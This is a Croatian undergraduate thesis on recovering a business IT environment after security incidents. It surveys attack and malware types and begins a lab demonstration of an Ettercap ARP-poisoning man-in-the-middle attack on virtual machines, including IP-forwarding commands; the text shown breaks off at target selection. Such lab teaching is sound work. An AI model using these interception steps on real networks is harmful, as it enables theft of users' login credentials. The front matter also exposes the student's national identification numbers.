OPORAVAK POSLOVNE ICT OKOLINE NAKON INCIDENTA

Bogović, Karlo

Undergraduate thesis / Završni rad

2023

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **Algebra University College / Visoko učilište Algebra**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:225:133351

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-04-25**

ALGEBRA VISOKO UČILIŠTE

Repository / Repozitorij:

Algebra Univerity College - Repository of Algebra Univerity College

zir.nsk.hr

dabar DIGITALNI AKADEMSKI ARHIVI I REPOZITORIJI

VISOKO UČILIŠTE ALGEBRA

ZAVRŠNI RAD

Oporavak poslovne ICT okoline nakon incidenta

Karlo Bogović

Zagreb, veljača 2023.

„Pod punom odgovornošću pismeno potvrđujem da je ovo moj autorski rad čiji niti jedan dio nije nastao kopiranjem ili plagiranjem tuđeg sadržaja. Prilikom izrade rada koristio sam tuđe materijale navedene u popisu literature, ali nisam kopirao niti jedan njihov dio, osim citata za koje sam naveo autora i izvor, te ih jasno označio znakovima navodnika. U slučaju da se u bilo kojem trenutku dokaže suprotno, spreman sam snositi sve posljedice uključivo i poništenje javne isprave stečene dijelom i na temelju ovoga rada“.

U Zagrebu, 26.2.2023..

A Gradišćanska 24, HR-10000 Zagreb
T (01) 2222 182
E student@algebra.hr
www.algebra.hr

ALGEBRA

Temeljem članka 8. Pravilnika o završnom radu i završnom ispitu na preddiplomskom studiju Visokog učilišta Algebra sačinjena je ova

Potvrda o dodjeli završnog rada

kojom se potvrđuje da student Karlo Bogović, JMBAG 0321009027, OIB 45954397798 u šk. godini 2021./2022., studij: Primjenjeno računarstvo - Preddiplomski studij, smjer: Sistemsko inženjerstvo, od strane povjerenstva za provedbu završnog ispita, dana 24.02.2022. godine, ima odobrenu izradu završnog rada s temom: **Oporavak poslovne ICT okoline nakon incidenta**

i sažetkom rada: U ovom radu proći će se kroz nekoliko mogućih vrsta zločudnih napada na ICT poslovne okoline, njihov utjecaj na okolinu te detekciju i buduću prevenciju istih. Osim uvida u svaki od vrsta napada, isti će biti prikazani i testirani na virtualnoj okolini, pomoću Kali Linux distribucije Linux operativnih sustava, koja služi za penetracijsko testiranje. Nakon praktičnog prikaza zločudnih napada, biti će predstavljen postupak detekcije promjena u sustavu od strane sistemskog administratora te oporavak od sigurnosnog incidenta. Za kraj, biti će prikazana implementacija novih sigurnosnih kontrola koje će osigurati zaštitu od budućih incidenata uzrokovanih od strane prikazanih vrsta zločudnih napada.

Mentor je: Zlatan Morić.

Odobrenjem završnog rada studentu je omogućen upis kolegija "Izrada završnog projekta/Praksa" te je sukladno članku 8. Pravilnika o završnom radu i završnom ispitu dužan najkasnije do početka nastave ljetnog semestra u sljedećoj školskoj godini, uspješno obraniti završni rad uspješnim polaganjem završnog ispita.

U protivnom student može zatražiti novog mentora/icu i temu te ponovo upisati kolegij "Izrada završnog projekta/Praksa" budući da rad koji nije predan i obranjen na završnom ispitu u roku određenom Pravilnikom završnom radu i završnom ispitu prestaje vrijediti. Izrada novog završnog rada se izvodi sukladno rokovima određenima za školsku godinu u kojoj je studentu određen novi mentor/ica i dodijeljen novi završni rad.

Potpis studenta:	Potpis mentora:	Potpis predsjednika povjerenstva:

Ova potvrda izdaje se u 4 (četiri) primjerka od kojih 3 (tri) idu kao prilog završnom radu.

Sažetak

U ovom radu prikazati će se nekoliko mogućih vrsta zločudnih napada na ICT poslovne okoline, njihov utjecaj na okolinu te detekciju i buduću prevenciju istih. Osim uvida u svaki od vrsta napada, isti će biti prikazani i testirani na virtualnoj okolini, pomoću Kali Linux distribucije Linux operativnih sustava, koja služi za penetracijsko testiranje. Nakon praktičnog prikaza zločudnih napada, predstaviti će se postupak detekcije promjena u sustavu od strane sistemskog administratora te oporavak od sigurnosnog incidenta. Za kraj, prikazati će se implementacija novih sigurnosnih kontrola koje će osigurati zaštitu od budućih incidenata, uzrokovanih od strane prikazanih vrsta zločudnih napada.

Ključne riječi: zločudni napad, Kali Linux, penetracijsko testiranje, detekcija, oporavak, incident, sigurnosne kontrole, zaštita.

Abstract

This thesis will focus on several possible types of malicious attacks on ICT business environments, their impact on the environment and detection and further prevention of the aforementioned. Along with analzying each of the several attack types, they will be tested and shown on a virtual environment, using Kali Linux, a Linux distribution used in penetration testing. After the applicative presentation of the malicious attacks, the process of detection of any changes in the system will be shown from the system administrator's point of view, as well as the process of recovering from the security incident. Finally, the process of implementing new security measures will be shown, which will ensure protection from any further incidents caused by the demonstrated malicious attacks.

Ključne riječi: malicious attacks, Kali Linux, penetration testing, detection, recovery, incident, security measures, protection.

Sadržaj

1. Uvod 3

2. Opis okoline 4

2.1. Pregled sheme infrastrukture 4

2.2. Pregled konfiguracije 5

2.3. Promjene u infrastrukturi 5

3. Prijetnje ICT Sustavima 6

3.1. Vrste napada 6

3.2. Maliciozni programi 9

3.3. Detekcija napada 10

3.4. Odgovori na napade 10

3.5. Alati za napade na sustave (Kali Linux) 11

4. Napadi na sustav 12

4.1. *Man-in-the-middle* napad 12

4.2. SQL *injection* napad 17

4.3. Napad *malware*-om 20

4.4. *Drive-by* napad 24

5. Detekcija kompromitiranosti sustava 28

6. Oporavak od incidenta 29

6.1. Analiza promjena u sustavu 30

6.2. Uklanjanje malicioznih programa 32

6.3. Oporavak usluga 34

7. Implementacija novih sigurnosnih kontrola 35

7.1. Uvođenje novih sigurnosnih kontrola 35

7.2. Provjera novih kontrola 40
Zaključak 42
Popis kratica 44
Popis slika 45
Popis kôdova 47
Literatura 48

1. Uvod

Oporavak poslovne ICT okoline je proces, pomoću kojeg poslovna organizacija odgovara na incident, koji može uzrokovati prestanak rada usluga, štetu informacijskoj infrastrukturi, gubitak podataka, krađu osobnih podataka ili slično te teži uspostavi funkcionalnog radnog stanja informacijskog sustava. Unatoč tome što postoje mnogi mogući uzroci nastanka incidenta, u današnjem dobu brzog razvoja informacijskih tehnologija, jedan od najvećih pa time i najopasnijih uzroka incidenata je sigurnosni napad na informacijski sustav poslovne okoline. Godine 2020. sigurnosni napadi su dostigli 5. mjesto na listi najvećih rizika poslovanju diljem privatnog i javnog sektora te se njihov broj znatno povećao do 2023. godine. Prema Svjetskom ekonomskom forumu održanom 2022. godine: „84% ispitanika naglašavaju važnost otpornosti na sigurnosne prijetnje unutar svoje organizacije, no 59% ima poteškoće s odgovorima na sigurnosne prijetnje, radi manjka potrebnih vještina unutar njihove organizacije.“ Iako mnoge organizacije danas teže prema modelu poslovanja koji je spreman na obranu i prevenciju od sigurnosnih prijetnji, velik broj organizacija i dalje posustaje u tom pogledu. Prema istraživanju koje je provela Irska IT kompanija Accenture, 43% sigurnosnih napada je usmjereno na male poslovne organizacije, među kojima je samo 14% njih spremno obraniti se od sigurnosnog napada.


2. Opis okoline

Virtualna okolina je pokrenuta na virtualnom hipervizoru VMWare Workstation 17 Pro. Sastoji se od tri virtualne mašine sa slijedećim operativnim sustavima:

- Microsoft Windows 11 Enterprise Evaluation
- Ubuntu Server 22.04.1
- Kali Linux 2022.4

2.1. Pregled sheme infrastrukture

Infrastruktura se sastoji od tri virtualne mašine koje imaju funkcije klijenta, servera te napadača. Virtualna mašina s Windows 11 operativnim sustavom služi kao klijentsko, odnosno korisničko računalo, koje korisnik upotrebljava kako bi se povezivao na server i internet. Virtualna mašina s Ubuntu serverom, služi kao server za elektroničku poštu putem kojega korisnici mogu primati i slati elektroničku poštu. Kali Linux vritualna mašina služi kao radna stanica napadača, pomoću koje se odvijaju napadi.



Slika 1 Shema infrastrukture

Infrastruktura je postavljena pomoću VMWare Workstation 17 Pro hipervizora te svaka od mašina ima dvije mrežne kartice. Prva mrežna kartica ima pristup internetu, a druga se koristi za unutarnju mrežu između virtualnih mašina, čiji je subnet „192.168.108.0/24“.

2.2. Pregled konfiguracije

Ubuntu Server virtualna mašina koristi se kao server za elektroničku poštu, pomoću kojega korisnici primaju i šalju elektroničku poštu, putem grafičkog sučelja, kojemu pristupaju putem internet tražilice. U tu svrhu su konfigurirani Roundcube, Postfix i Dovecot. Roundcube je IMAP klijent otvorenog koda, napisan u PHP programskom jeziku, kojemu se pristupa pomoću internet tražilice. Postfix je agent za prijenos elektorničke pošte koji omogućava korisnicima da šalju i primaju elektroničku poštu te je za potrebe Roundcube klijenta, konfiguriran kao SMTP server. Dovecot je IMAP i POP3 server otvorenog koda koji služi za sigurno dostavljanje elektroničke pošte te je pomoću njega omogućena autentikacija korisnika i pristup poštanskim sandučićima. Roundcube također zahtjeva MariaDB/MySQL bazu podataka koja će spremati korisničke podatke, PHP pakete, te Apache internet server putem kojeg je podignuta internet stranica, kojom će korisnici pristupati Roundcube klijentu.

Kali Linux operativni sustav uključuje prethodno instalirane pakete alata za penetracijsko testiranje te na istome nema dodatne konfiguracije vezane uz rad same infrastrukture, već će se koristiti za testiranje napada na okolinu.

Windows 11 operativni sustav je klijentsko računalo pomoću kojega korisnik pristupa Roundcube klijentu te također nema dodatne konfiguracije.

2.3. Promjene u infrastrukturi

Promijene u infrastrukturi će biti primijenjene nakon testiranja zlonamjernih napada na okolinu te se odnose na promjene u konfiguraciji servisa koje će spriječiti daljnje napade.

3. Prijetnje ICT Sustavima

U današnjem svijetu gdje poslovne okoline ovise o informacijskim sustavima, vodi se stalna borba u svrhu zaštite istih. Iako gotovo svaka organizacija danas ima osmišljen plan detekcije, prevencije i mitigacije raznih vrsti prijetnji informacijskim sustavima, mnogi napadači svakodnevno razvijaju nove metode zlonamjernih napada, iskorištavanja sigurnosnih rupa u sustavima te nove i još neotkrivene prijetnje, u svrhu krađe podataka i nanošenja štete poslovanju. Mnoge male poslovne okoline nemaju adekvatnu razinu sigurnosnih kontrola koje se implementiraju kako bi se spriječilo iskorištavanje prijetnji te su podložne raznim vrstama sigurnosnih propusta koji vode do ugrožavanja poslovanja i osobnih podataka zaposlenika. Iako nisu sve prijetnje namjernog tipa te postoje prirodne, odnosno one nastale prirodnim nepogodama i nenamjerne, odnosno one uzrokovane ljudskom greškom, zlonamjerni napadi su i dalje prevalentni, kada uzimamo u obzir količinu štete koju je moguće nanijeti poslovanju. U tu svrhu, u ovome se radu prikazuje nekoliko mogućih vrsta zlonamjernih prijetnji te postavljanje novih sigurnosnih kontrola, kako bi se iste spriječile te se osigurao kontinuitet poslovanja.

3.1. Vrste napada

Postoje razne vrste napada na informacijske sustave te je cilj većine krađa neke vrste podataka, nasilni upad u sustav ili onemogućenje usluge.

Neki od najčešćih vrsta napada su slijedeći:

- Ucjenjivački softver (*ransomware*)
- Zlonamjerni softver (*malware*)
- Društveni inžinjering (*phishing*)
- Prijetnje dostupnosti (DOS, DDoS)
- *Man-in-the-middle* napadi
- SQL *injection* napadi
- DNS tuneliranje
- *Zero-day exploit*
- Napadi lozinki

- *Drive-by* napadi
- *Cross-site scripting* napadi
- DNS trovanje
- Internet stvari (IoT) napadi
- Napadi preuzimanja sesije (*Session hijacking*)
- URL manipulacija
- *Cryptojacking*

Ransomware odnodno ucijenjivački softver je način napada u kojem zlonamjerna osoba preuzme kontrolu nad podacima, odnosno zaključa podatke nekom vrstom enkripcije, u svrhu traženja otkupnine za ključ, kojim će se probiti enkripcija nad podacima.

Malware je vrsta softvera čiji je cilj nanijeti štetu računalu ili dobiti pristup računalu bez znanja korisnika. Vrste malicioznih programa te njihov utjecaj na sustav biti će objašnjeni u slijedećem poglavlju.

Društveni inžinjering je vrsta napada pomoću koje se iskorištava ljudska pogreška kako bi se dobio pristup informacijama ili uslugama. Ovaj napad računa na činjenicu da je ljude daleko lakše nasamariti nego računalo, te se lažnim predstavljanjem putem elektroničke pošte, poziva, SMS poruka, društvenih mreža ili sličnih načina komunikacije, pokušava doći do osobnih podataka žrtve.

Prijetnje dostupnosti odnodno DOS ili DDoS napadi, se odnose na napade opterećivanja mrežne infrastrukture velikim brojem upita kako bi se sustav preopteretio i postao nedostupan.

Man-in-the-middle je vrsta napada pomoću koje napadać prisluškuje promet, najčešće putem javnih Wi-Fi mreža, kako bi ukrao pristupne podatke žrtve. Napadač se postavi između uređaja žrtve i usluge kojoj pokušava pristupiti te time proslijeđuje upite od žrtve do destinacije i natrag, pritom presrečući informacije o korisničkim imenima i lozinkama.

SQL *injection* je vrsta napada pomoću koje napadač pokušava prevariti bazu podataka koju koristi neka internet stranica kako bi pristupio korisničkom računu usluge koju stranica pruža.

DNS tuneliranje je vrsta napada kojom se zaobilaze sigurnosne mjere poput vatrozida, pomoću malicioznih programa skrivenih unutar DNS upita, kako bi se provalilo u sustav.

Zero-day exploit je vrsta ranjivosti koja se nalazi u nekom softveru ili mreži bez da proizvođač istog zna za nju. Ranjivost se pojavljuje nakon što proizvođač izbaci novu verziju softvera te dok još nije detektirana, zlonamjerni napadači ju mogu iskoristiti kako bi upali u sustav korisnika tog softvera ili ukrali osjetljive podatke.

Napadi lozinki se odnose na bilo koju vrstu napada kojom napadači pokušavaju pogoditi, nasilno probiti lozinku ili prevariti korisnika da sam otkrije lozinku.

Drive-by napadi su vrsta napada pomoću kojih žrtva preuzima zlonamjerni softver s neke internet stranice. Iako većina napada zahtjeva da žrtva svjesno klikne na link za skidanje zlonamjernog softvera, kod *drive-by* napada dovoljno je da žrtva samo posjeti zaraženu stranicu.

Cross-site scripting napadi omogućuju napadačima da dobiju neautorizirani pristup internet aplikaciji ili stranici, na način da se pomoću malicioznog koda koji žrtva ne znajući instalira na svoje računalo, maskira u žrtvin korisnički račun te dobija prava pristupa.

DNS trovanje je vrsta napada kojom napadači preusmjeravaju žrtvin promet na lažnu internet stranicu koja izgleda identično kao stranica koju je žrtva namjeravala posjetiti. Sve informacije koje žrtva unosi na toj stranici se tada šalju direktno napadaču umjesto na pravu stranicu.

IoT napadi se odnose na napade koji uključuju napade na pametne uređaje, poput mobilnih uređaja, televizora, *smart-home* sustava i sličnog kako bi napadač ukrao podatke ili ih povezao u *botnet*, u svrhu DDoS napada.

Napadi preuzimanja sesije su vrsta *Man-in-the-middle* napada, u kojem napadač zamjeni svoju IP adresu sa onom koju ima klijentsko računalo te se spaja na server bez ikakve potrebe za autorizacijom.

URL manipulacija je vrsta napada pomoću kojeg napadač izmjeni parametre u adresi neke internet stranice kako bi naveo žrtvu na pristup malicioznoj stranici ili natjerao žrtvu da ne znajući dohvati neki malicijozni softver.

Cryptojacking je vrsta napada pomoću koje napadač iskorištava resurse žrtvinog računala kako bi kopao kriptovalute. Takva vrsta napada znatno usporava žrtvin sustav te isti postaje podložan dodatnim napadima.

3.2. Maliciozni programi

Malware ili maliziozni softver može imati nekoliko različitih svrha, kao što su prikupljanje osjetljivih informacija, dobivanja prava pristupa sustavu, prekidu konekcije s ostatkom sustava, usporavanje sustava itd.

Postoji nekoliko vrsta malicioznog softvera:

Virus je najčešća vrsta malicioznih programa koji može zaraziti ostale datoteke te se tako replicirati i širiti po sustavu.

Crv je vrsta malicioznog programa sličan virusu, kojemu nije potreban pokretač, ima mogućnost samoreplikacije te se širi bez ikakve interakcije napadača ili korisnika.

Trojanski konj je vrsta malicioznog programa, koji se sakriva u obliku legitimnog programa te omogućava napadaču pristup nekom sustavu.

Spyware skuplja informacije i podatke korisnika i uređaja te prati aktivnost korisnika na internetu.

Ransomware je vrsta malicioznog softvera koja kriptira korisničke podatke te traži otkupninu u svrhu otključavanja podataka.

Rootkit je vrsta malicijoznog softvera koja omogućava napadaču kontrolu i administratorsku razinu pristupa nekom sustavu. *Rootkit* se najteže detektira od svih vrsta malicioznih softvera, jer ima mogućnost modifikacije operativnog sustava računala, kako bi se sakrio od metoda detekcije malicioznih programa.

RAT, odnosno trojanac udaljenog pristupa je vrsta malicioznog softvera koji ugrađuje stražnji ulaz u sustav, koji omogućava napadaću udaljeni pristup sustavu bez znanja žrtve.

Adware je maliciozni softver koji prati žrtvinu povijest pretraživanja i dohvaćanja podataka putem interneta kako bi prikazao žrtvi prozorčiće na temelju žrtvinih preferenci.

Keylogger je vrsta malicioznog softvera koja prati gotovo sve što žrtva radi na računalu, od unosa tipkovnice, elektroničke pošte, slike ekrana, internet stranica, programa itd.

3.3. Detekcija napada

Detekcija napada je sposobnost organizacije da brzo i precizno identificira prijetnje mreži, aplikacijama i ostalim resursima unutar informacijskog sustava. Efektivna detekcija kompromitiranosti sustava započinje analizom i razumijevanjem prijetnji koje postoje unutar informacijskog sustava. Različite vrste prijetnji su navedene u prethodnom poglavlju. Nakon toga započinje dubinska obrada podataka u svrhu detektiranja lokacije same prijetnje te područja ili skupine podataka zahvaćenih prijetnjom. Kao što napadači koriste veliki broj alata za iskorištavanje ranjivosti i pokretanja napada na informacijske sustave, tako administratori tih sustava koriste alate i aplikacije čija je primarna zadaća detekcija i mitigacija poznatih kibernetičkih napada, „zero-day“ prijetnji, virusa i sličnog. To su IDS/IPS sustavi, odnosno sustavi za detekciju i prevenciju provala, aplikacijski i mrežni vatrozidovi, platforme za suzbijanje prijetnji pomoću neke vrste inteligencije ili strojnog učenja, antivirusni sustavi, sustavi za automatski nadzor te dodatne mjere kao što su penetracijsko testiranje sustava i analiza ponašanja korisnika.

3.4. Odgovori na napade

Osim što je prijetnje potrebno detektirati, postoje i razne metode odgovora na napade uzrokovane iskorištavanjem istih prijetnji. One mogu biti u obliku sigurnosnih kontrola i politika neke organizacije ili u obliku neke vrste sustava za mitigaciju štete ili oporavak sustava, nakon što je napad izvršen. Neki od pasivnih načina mitigacije prijetnji su sustavi koji osiguravaju dodatnu razinu zaštite kod pristupa sustavu, kao što su multifaktorska autentifikacija ili IAM sustavi, odnosno sustavi za upravljanje identitetom i pristupom. Upravljanje ranjivosti je također bitan pristup kod odgovora na moguće napade, u smislu da su sav softver i operacijski sustavi, ažurirani na najnovije verzije. Prevencija gubitka podataka je također iznimno bitan faktor kod odgovora na potencijalne napade, kako bi čak i ukoliko je napad izvršen, te je integritet sustava ili podataka na istom ugrožen, bilo moguće u potpunosti vratiti navedene na prethodno stanje te povratiti kontinuitet poslovanja. Uz navedene odgovore postoje i odgovori na napade koji su više proaktivnog tipa umjesto preventivnog, kao što su postavljanje zamki i mamljenje potencijalnog napadača u istu te lov na prijetnje. Lov na prijetnje je iznimno napredan tip proaktivnog odgovora na prijetnje, gdje sigurnosni analitičar aktivno pretražuje informacijski sustav te

traži znakove prijetnji ili skrivenog napadača te isti provode iskusniji sigurnosni analitičari. U konačnici najbolji pristup kod odgovora na prijetnje je dvostruk, te bi se trebao sastojati od dvije komponente; analitičara koji analizira trendove prijetnji, ponašanja napadača i podatke te tehničke komponente u obliku tehnologija koje služe za detekciju i mitigaciju prijetnji.

3.5. Alati za napade na sustave (Kali Linux)

Kali Linux je distribucija operacijskog sustava otvorenog koda Linux, koja je zasnovana na Debian distribuciji te se koristi u svrhe digitalne forenzike i penetracijskog testiranja informacijskih sustava. Distribuciju je proizvela te ju održava, tvrtka Offensive Security te potiče od operativnog sustava KNOPPIX, proizvedenog godine 2000. KNOPPIX je poslužio kao baza za dvije nove distribucije, WHAX i „Auditor Security Collection“, dva suparnika koji su zatim spojeni u BackTrack Linux, godine 2006. U godini 2013. BackTrack je redizajniran u obliku Kali Linux distribucije. Ono što ovaj operativni sustav čini korisnim, je veliki broj već instaliranih paketa i alata koji služe za testiranje prijetnji, napada na sustave te edukaciji o sigurnosnim prijetnjama. Kali Linux je potpuno besplatan operativni sustav, unutar kojega je danas uključeno više od 600 alata za penetracijsko testiranje te korisniku omogućava potpunu slobodu prilagođavanja i uređivanja distribucije svojim potrebama. Za potrebe ovoga rada, Kali Linux će se koristiti u svrhe penetracijskog testiranja i simulacije napada na žrtvu, kako bi se adekvatno prikazao postupak iskorištavanja odabranih prijetnji i kasnije ostvario prikaz odgovora na prijetnje te implementacije novih sigurnosnih kontrola u svrhu sprječavanja budućih. Alati za napade na sustave koji će se za potrebe ovoga rada koristiti unutar Kali Linux operacijskog sustava su Ettercap, Metasploit i Wireshark. Ettercap je alat za provođenje *man-in-the-middle* napada unutar lokalne mreže te ga je moguće koristiti i za analizu mrežnih protokola te revizije sigurnosti informacijskog sustava. Metasploit je najkorišteniji alat za penetracijsko testiranje u svijetu, koji omogućava pronalaženje sigurnosnih ranjivosti nekog sustava te konfiguraciju malicioznog softvera koji je moguće ubaciti u sustav iskorištavanjem ranjivosti te ga pokrenuti udaljenim pristupom na napadnutom sustavu. Wireshark je alat koji služi za analizu mrežnih paketa unutar lokalne mreže te se primarno koristi u svrhe otkrivanja mrežnih problema i proizvodnju komunikacisjkih protokola, no moguće ga je koristiti i u malicioznim napadima kao alat za prisluškivanje prometa putem mreže.

4. Napadi na sustav

U ovome radu biti će prikazane četiri vrste napada:

- *Man-in-the-middle* napad
- SQL *injection* napad
- Napad *malware*-om
- *Drive-by* napad

Napadi se vrše ili direktno s Kali Linux platforme ili navođenjem žrtve na dohvaćanje malicioznog softvera.

4.1. *Man-in-the-middle* napad

Kao što je prethodno opisano, *man-in-the-middle* napadi se najčešće provode putem Wi-Fi mreže. U ovome scenariju, sve tri virtualne mašine su spojene na istu mrežu 192.168.108.0/24. Napadaču je cilj pozicionirati se između klijentskog računala s Windows 11 operativnim sustavom te Ubuntu servera, kako bi presretao promet. U tu svrhu koristiti će se Ettercap, alat s grafičkim sučeljem pomoću kojega je moguće napraviti vrstu *man-in-the-middle* napada koja se zove „ARP poisoning“. Ova vrsta napada truje ARP tablice tako da Kali Linux virtualna mašina zapisuje MAC adresu servera umjesto svoje unutar ARP tablice klijenta i tako se pravi da je server. Isto tako uzima MAC adresu klijenta i postavlja ju umjesto svoje u ARP tablici servera i pravi se da je klijent. Na taj način su i server i klijent prevareni te kada klijent šalje zahtjev, on dolazi do Kali Linux mašine i proslijeđuje se serveru. Nakon toga server šalje klijentu zahtjev, koji prvo dolazi do Kali Linux mašine i proslijeđuje se klijentu. Na taj način napadač je postao posrednik između klijenta i servera i može presretati osjetljive podatke, kao što će u slijedećem prikazu, biti podaci o korisničkom imenu i lozinci za pristup Roundcube korisničkom računu za slanje elektroničke pošte.


Prvi korak je pomoću slijedećih naredbi uključiti opciju „IP forwarding“ kako bi napadač mogao proslijeđivati promet.

```
cat /proc/sys/net/ipv4/ip_forward
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```


Kôd 1.1 Kod za postavljanje „IP forward" opcije

Nakon toga je potrebno pokrenuti Ettercap i odabrati mrežno sučelje koje je spojeno na Wi-Fi mrežu.




Slika 2 Ettercap grafičko sučelje

Nakon toga započinje prisluškivanje mreže te se pokreće skeniranje mreže kako bi se dohvatio popis uređaja na mreži.



Slika 3 Ettercap popis uređaja

Uređaji s adresama 192.168.108.10 i 192.168.108.20 su Windows 11 i Ubuntu virtualne mašine te ih se označuje kao mete.



